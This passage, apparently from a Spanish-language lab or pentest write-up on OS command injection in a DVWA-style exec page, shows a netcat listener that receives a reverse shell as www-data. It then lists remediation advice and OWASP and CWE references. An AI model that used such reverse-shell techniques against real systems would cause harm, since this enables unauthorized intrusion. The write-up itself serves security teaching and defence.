Paso 6: Le damos a submit y se ve que la pagina no carga y en el listener se obtiene el reverse shell interactivo, ejecutamos whoami para la verificación del acceso.

```
(root@kali)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.18.184] from (UNKNOWN) [192.168.18.8] 12971
bash: cannot set terminal process group (316): Inappropriate ioctl
for device
bash: no job control in this shell
www-data@441997f35b53:/var/www/html/vulnerabilities/exec$ whoami
whoami
www-data
www-data@441997f35b53:/var/www/html/vulnerabilities/exec$
```

## POST /vulnerabilities/exec/

## Recomendaciones

- Implementar mecanismos de validación estricta sobre los datos de entrada, aceptando únicamente formatos compatibles con la funcionalidad requerida y descartando caracteres o secuencias no autorizadas.
- Evitar la construcción dinámica de comandos del sistema operativo utilizando información suministrada por el usuario y, cuando sea estrictamente necesario, emplear funciones específicas para el tratamiento seguro de argumentos y caracteres especiales.
- Aplicar el principio de mínimos privilegios, ejecutando los servicios de la aplicación con cuentas restringidas y limitando el acceso a recursos críticos del sistema operativo.
- Incorporar mecanismos de monitoreo y registro de eventos relacionados con la ejecución de comandos y actividades anómalas, facilitando la detección temprana de intentos de explotación.
- Implementar controles de seguridad adicionales, como reglas específicas en un Web Application Firewall (WAF) y revisiones periódicas de código, con el objetivo de identificar y mitigar vulnerabilidades de inyección de comandos.

#### Referencias

[OWASP Top 10 \(2025\) - Injection: https://owasp.org/Top10/2025/A05\\_2025-Injection/](https://owasp.org/Top10/2025/A05_2025-Injection/)

[CWE-78: Improper Neutralization of Special Elements used in an OS Command \('OS Command Injection'\)](#)